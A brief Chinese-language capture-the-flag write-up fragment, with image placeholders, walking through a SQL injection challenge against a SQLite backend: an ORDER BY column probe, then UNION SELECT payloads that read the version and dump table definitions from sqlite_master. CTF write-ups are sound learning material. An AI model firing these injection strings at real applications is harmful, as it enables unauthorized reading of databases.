
访问200的得到flag
sql_search
就是sql注入

查询返回的列数是3列
' order by 4 -- -
2,3有回显

查询sqlite版本
' union select 1,2,sqlite_version()-- -

查询表名
' union select 1,2,sql from sqlite_master-- -
